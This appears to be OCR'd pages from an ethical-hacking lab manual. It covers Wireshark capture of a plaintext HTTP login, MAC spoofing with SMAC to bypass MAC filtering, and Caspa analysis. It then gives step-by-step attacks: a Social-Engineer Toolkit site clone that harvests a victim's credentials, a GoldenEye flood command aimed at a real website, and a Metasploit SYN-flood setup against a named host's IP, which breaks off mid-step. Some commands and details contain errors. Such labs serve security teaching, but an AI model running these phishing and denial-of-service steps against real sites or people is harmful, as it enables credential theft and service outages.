


Wireshark is now capturing live network activity on your network interface. Notice that the list of packets is color-coded to highlight different types of network traffic.


3. Open your web browser and navigate to a few random web pages - observe that the network packets corresponding to your web browsing activity are captured and show up in Wireshark as well.




4. By default, the list of captured packets will keep scrolling automatically during a live capture. You can toggle this on/off using the AutoScroll toggle button in the toolbar.



5. Visit a HTTP connection website and enter some login information.
   For example, http://vbsca.ca/login/login.asp
   Username: abc@gmail.com
   Password: abc@123




6. After letting the capture run for a couple of minutes, press the stop capture button. Do not close this capture session.



Capturing network traffic for a couple minutes could include traffic on many different protocols such as ARP, TCP, UDP, DNS, HTTP, etc.
We may not be interested in all of these, depending on what we are trying to achieve. Fortunately, Wireshark allows us to filter the list based on different criteria using the "Filter" toolbar:


7. In the filter toolbar, type "http" and then click on "Apply". The window will now list only captured packets related to HTTP traffic:



B. Change the MAC of the system using SMAC tool.

SMAC is a Windows-based tool used to spoof, or change, the MAC (Media Access Control) address of a network adapter without changing the physical hardware. This allows users to bypass MAC-based security controls on networks, test network applications, and troubleshoot connectivity issues related to MAC address filtering. SMAC's user-friendly interface provides easy access to change the MAC address, view IP configurations, and reset network adapters after changes. It's commonly used by IT professionals for legitimate testing and security purposes but must be used responsibly and in compliance with network policies.


1. Open SMAC with administrative privileges to ensure it can interact with network adapters. Choose the desired network adapter from the list displayed in the application. This is the interface for which you want to change the MAC address.




2. Click on **Random** to assign a random MAC address.

   OR


   Enter the desired MAC address in the provided field. Ensure it follows the standard hexadecimal format (e.g., 00-14-22-01-23-45).



3. Click the **Update MAC** or equivalent button to apply the new MAC address to the selected adapter.



4. If you want to restore the original MAC address, use the reset or restore feature within SMAC.




C. Perform the network analysis using Caspa Network Analyzer Tool.


Caspa Network Analyzer is a versatile tool designed for monitoring, capturing, and analyzing network traffic in real time. It supports a wide range of protocols and is useful for diagnosing network issues, identifying performance bottlenecks, and ensuring security compliance. With a user-friendly interface, Caspa provides packet-level inspection, allowing IT professionals to capture detailed traffic data across various network layers. This tool is particularly valuable for network administrators and security analysts who need in-depth visibility into their network's behavior, making it easier to detect anomalies or unauthorized access. Caspa also offers features like filtering, search functionality, and detailed logging for thorough analysis and reporting.

1. Open Caspa Network Analyzer Tool. In the Start Page, select your NICs (multiple selections available) in the Capture panel first.


2. Select any Network Profile in the Network Profile panel.




3. Select Full Analysis in the Analysis Profile panel.



4. Click the big Run button to start a capture right away.





Practical No. 7


Aim:

A. Use the social engineering toolkit to perform social engineering attack.
B. Perform the DDoS Attack on a website using:
  a. Golden Key
  b. Metasploit
  c. HOIC LOIC


A. Use the social engineering toolkit to perform social engineering attack.

We are using Kali Linux Social Engineering Toolkit to clone a website and send clone link to victim. Once Victim attempt to login to the website using the link, his credentials will be extracted from Linux terminal.


1. Open Kali Linux. Go to **Application → Social Engineering Tools → Social Engineering Toolkit**.




2. Type **1** for **Social Engineering Attacks**.




3. Type **2** for **Website Attack Vector**.



4. Type **3** for **Credentials Harvester Attack Method**.



5. Type **2** for **Site Cloner**.




6. Type IP address of your Kali Linux machine. (192.168.153.128 in our case.)

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.153.128]: 192.168.153.128
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```

7. Type Target URL.


```
set:webattack> Enter the url to clone:

[*] Cloning the website: http://
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this c
aptures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

8. Now, http://192.168.153.128 will be used. We can use this address directly, but it is not an effective way in real scenarios. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user could not identify the fake website unless he observes the URL. If he accidentally clicks and attempts to log in, credentials will be fetched to Linux terminal. In the figure below, we are using http://192.168.153.128 to proceed.



9. Login using username and Password
   Username: admin
   Password: Admin@123

10. Go back to Linux terminal and observe.




Username admin and password is extracted. If the user types it correctly, exact spelling can be used. However, you will get the closest guess of user ID and password. The victim will observe a page redirect, and he will be redirected to a legitimate site where he can re-attempt to log in and browse the site.

B. DDoS Attack

In a distributed denial-of-service attack (DDoS attack), the incoming traffic flooding the victim originates from many different sources. This effectively makes it impossible to stop the attack simply by blocking a single source. A DDoS attack utilizes many sources of attack traffic, often in the form of a botnet. Generally speaking, many of the attacks are fundamentally similar and can be attempted using one more many sources of malicious traffic.

a. Golden Eye

1. Install the package using command : **sudo apt install goldeneye**



2. Type **goldeneye** to check whether it is installed.

```
┌──(sms㉿kali)-[~]
└─$ goldeneye
Please supply at least the URL

------------------------------------------------------------------------------------------------------------

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

 USAGE: goldeneye <url> [OPTIONS]

 OPTIONS:
        Flag                Description                                         Default
        -u, --useragents    File with user-agents to use                        (default: randomly generated)
        -w, --workers       Number of concurrent workers                        (default: 10)
        -s, --sockets       Number of concurrent sockets                        (default: 500)
        -m, --method        HTTP Method to use 'get' or 'post'  or 'random'     (default: get)
        -n, --nosslcheck    Do not verify SSL Certificate                       (default: True)
        -d, --debug         Enable Debug Mode [more verbose output]             (default: False)
        -h, --help          Shows this help

------------------------------------------------------------------------------------------------------------
```

3. Perform a DDoS attack by typing the following command : **goldeneye <*target URL*>**

```
┌──(sms㉿kali)-[~]
└─$ goldeneye http://www.certifiedhacker.com

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
0 GoldenEye strikes hit. (2060 Failed)
0 GoldenEye strikes hit. (3244 Failed)
0 GoldenEye strikes hit. (4247 Failed)
0 GoldenEye strikes hit. (5113 Failed)
```

b. Metasploit

First, select your target's IP address. I am taking testphp.vulnweb.com as a victim. So you know how to get an IP address from a domain name. Simple doping and that will give to domain IP address.

1. So now I know the victim's IP Address 18.192.182.30.

```
┌──(kali㉿kali)-[~]
└─$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (18.192.172.30) 56(84) bytes of data.
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=1 ttl=39 time=206 ms
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=2 ttl=39 time=228 ms
^C
--- testphp.vulnweb.com ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2004ms
rtt min/avg/max/mdev = 205.509/216.576/227.643/11.067 ms
```

2. Launching Metasploit by typing msfconsole in your kali terminal.

3. Then use the select the auxiliary “auxiliary/dos/TCP/synflood” by typing the following command.
   Msf6 > use auxiliary/dos/tcp/synflood
   Msf6> show options


```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fi
le with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) >
```

4. Now you can see you have all the available options that you can set.
   To set an option just you have to typeset and the option name and option.
   You have to set two main option
   RHOST= target IP Address
   RPORT=target PORT Address
   Set RPORT 18.192.182.30
   Set RPORT 80

5. To launch the attack just type: **exploit**

```
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
